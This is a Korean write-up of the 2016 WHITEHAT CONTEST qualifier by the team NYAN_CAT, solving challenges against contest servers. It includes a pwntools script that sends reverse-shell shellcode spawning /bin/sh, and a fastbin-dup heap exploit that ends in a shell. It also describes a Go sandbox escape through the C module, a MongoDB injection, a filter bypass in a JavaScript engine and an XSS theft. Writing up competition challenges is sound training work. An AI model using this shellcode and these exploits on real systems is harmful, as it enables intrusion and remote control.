2016 WHITEHAT CONTEST 예선
문제풀이 보고서

NYAN언더바CAT	1위
함양제일고등학교	김용진
선린인터넷고등학교	변준우
한국디지털미디어고등학교	이태양
미재학	강진오

Mic Check

flag : NYAN_CAT

CEMU

pwntools을 이용하여 stage별로 지시한 내용을 수행하여 flag를 얻을 수 있었습니다.

```
from pwn import *
import socket
from struct import pack

r = remote("121.78.147.159",55511)

r.recvuntil("EAX = ")
eax = int(r.recvuntil("\n"),16)
r.recvuntil("EBX = ")
ebx = int(r.recvuntil("\n"),16)
r.recvuntil("ECX = ")
ecx = int(r.recvuntil("\n"),16)
r.recvuntil("EDX = ")
edx = int(r.recvuntil("\n"),16)
r.recvuntil("ESP = ")
esp = int(r.recvuntil("\n"),16)
r.recvuntil("EBP = ")
ebp = int(r.recvuntil("\n"),16)
```


```
r.recvuntil("ESI = ")
esi = int(r.recvuntil("\n"),16)
r.recvuntil("EDI = ")
edi = int(r.recvuntil("\n"),16)

opcode = ""
opcode += asm("mov eax, "+`eax`)
opcode += asm("mov ebx, "+`ebx`)
opcode += asm("mov ecx, "+`ecx`)
opcode += asm("mov edx, "+`edx`)
opcode += asm("mov esp, "+`esp`)
opcode += asm("mov ebp, "+`ebp`)
opcode += asm("mov esi, "+`esi`)
opcode += asm("mov edi, "+`edi`)


r.sendline(opcode.encode("hex"))
print r.recvuntil("Stage1 Clear!")
r.sendline()

#print r.recv()
print r.recvuntil("Your goal is set the stack below")
r.recvuntil("| 0x")
p3 = int(r.recvuntil(" "),16)
r.recvuntil("| 0x")
p2 = int(r.recvuntil(" "),16)
r.recvuntil("| 0x")
p1 = int(r.recvuntil(" "),16)
print r.recvuntil("input Opcode")
opcode = ""
opcode += asm("push "+`p1`)
opcode += asm("push "+`p2`)
opcode += asm("push "+`p3`)
r.sendline(opcode.encode("hex"))
print r.recvuntil("Stage2 Clear!")
r.sendline()

print r.recvuntil("Your goal is revrse shell coding!! below")
r.recvuntil("[+] server ip address: ")
ip = r.recvuntil("\n")[:-2]
r.recvuntil("[+] port : ")
port = r.recvuntil("\n")[:-2]
r.recvuntil("[+] exec : ")
cmd = r.recvuntil("\n")[:-1]

print ip,port,cmd

#result = subprocess.check_output(shellcmd, shell=True)

reshell="\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x
80\x93\x89\xd1\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x66\x87\xda\x68"+soc
ket.inet_aton(ip)+"\x66\x68"+pack('>H',
int(port))+"\x66\x53\x43\x89\xe1\x6a\x10\x51\x52\x89\xe1\xcd\x80\x6
a\x0b\x58\x99\x89\xd1\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x
89\xe3\xcd\x80"
print reshell.encode("hex")
r.sendline(reshell.encode("hex"))
```

```
r.interactive()
```


flag : ff7902a9582eae52c0550681e0e32bd0fbd1d898

GoSandbox

Go언어로 코딩을 하면 tmp 폴더에서 컴파일을 해 실행한 결과를 출력해줍니다. system함수 등을 이용해서 서버 내에 존재하는 flag파일을 읽으면 될 것 같습니다. 대부분의 system관련된 모듈이 임포트가 되지 않았는데 이것저것 검색하고 시도해 본 결과 "C"모듈은 임포트가 가능하다는 것을 알았습니다. 따라서 이를 이용해서 system함수를 실행할 수 있습니다.




flag는 /flag 또는 /usr/flag에 있습니다.




flag : 1fce6be7b43434e6377dcb98b1531cc398696e2d

Login




No SQL서비스로 서버를 바꾼다고 해서 그냥 몽고DB 인젝션을 하니 플래그가 나왔습니다.




flag : 97f56452bf28bf258ff2d6cd7eac72799e77


easy



주어진 nc를 접속하면 자바스크립트 엔진으로 바로 연결됩니다. 먼저 help()명령어를 쳐보면



이렇게 나옵니다. 나온 명령어 중에 쓸만한 명령어로는 system과 evaluate가 있었는데 쉘에 입력하는 명령어에서 system은 문자열 필터링이 되었습니다. 그래서 system을 s+ystem으로 쪼개서 evaluate함수에 넣어서 실행하였습니다.



flag : 8cf1a09289739d2d42b5ccf4c5bc687a

secret message

접속해서 계정 만들고 로그인하고 보면 Content 부분에서 XSS가 터집니다. 필터링이 되어있긴 했지만 적절하게 우회를 해 주면 됩니다. 그리고 AJAX로 긁어오니 플래그가 있었습니다.

```
var sender = "hacker";
var receiver = "hacker";
var send_time = "0000-00-00 00:00:00";
var title = "Secret Message";
var contents = "Good Work!!!!!  Flag{b272869efcdf8da987f6b986efb20a73c6fdd80f}";
```

flag : b272869efcdf8da987f6b986efb20a73c6fdd80f

short path

주어진 지도상의 점에서 최단거리를 찾으면 됩니다.
처음에는 코딩을 해야겠다고 생각했는데 몇 번 해보니까 손으로도 풀려서 고도의 집중력을 발휘하여 3문제 모두 해결하였습니다.

Good Work~~~ Flag{bb2d0d9a05e5432a196d02de43fe996fdef42664}
next

flag : bb2d0d9a05e5432a196d02de43fe996fdef42664

malloc

fastbin dup into stack을 이용하여 풀 수 있는 문제입니다. 문제는 fastbin fake chunk size를 넣을 곳이었는데 malloc을 할 때 32를 넘어가면 무조건 32로 malloc하는 것을 이용하여 입력 받는 곳을 fake chunk size로 만들어 exploit할 수 있었습니다.

```
from ch1mac import *

s = SockCon("121.78.147.153", 5557)
#s = SockCon("10.211.55.4", 31337,1000)

raw_input()

RD(s,"Stack Address : ")
stack = int(RD(s,"\n")[:-1],16)

log.info("Stack : "+hex(stack))

RD(s,"> ")
s.send("1\n")
RD(s,"Enter size :")
s.send("32\n")
RD(s,"Enter data :")
s.send("NyanNyan")
RD(s,"> ")
s.send("1\n")
RD(s,"Enter size :")
s.send("32\n")
RD(s,"Enter data :")
s.send("NyanNyan")
RD(s,"> ")
s.send("1\n")
RD(s,"Enter size :")
s.send("32\n")
RD(s,"Enter data :")
s.send("NyanNyan")


RD(s,">")
s.send("2\n")
RD(s,"Which one do you want to free : ")
s.send("1\n")
RD(s,">")
s.send("2\n")
RD(s,"Which one do you want to free : ")
s.send("2\n")
```

```
RD(s,">")
s.send("2\n")
RD(s,"Which one do you want to free : ")
s.send("1\n")

RD(s,"> ")
s.send("1\n")
RD(s,"Enter size :")
s.send("32\n")
RD(s,"Enter data :")
s.send(p64(stack-0x58)[:-2]+"\x41")
RD(s,"> ")
s.send("1\n")
RD(s,"Enter size :")
s.send("32\n")
RD(s,"Enter data :")
s.send(p64(stack-0x58)[:-2]+"\x41")
RD(s,"> ")
s.send("1\n")
RD(s,"Enter size :")
s.send("32\n")
RD(s,"Enter data :")
s.send(p64(stack-0x58)[:-2]+"\x41")


RD(s,"> ")
s.send("1\n")
RD(s,"Enter size :")
s.send("48\n")
RD(s,"Enter data :")
s.send("A"*0x18+p64(0x0000000000400986)[:-5]+"\x41")

GiveMeShell(s)
```

flag : e54e94ffc632fe7742860bd3ed2ea1ee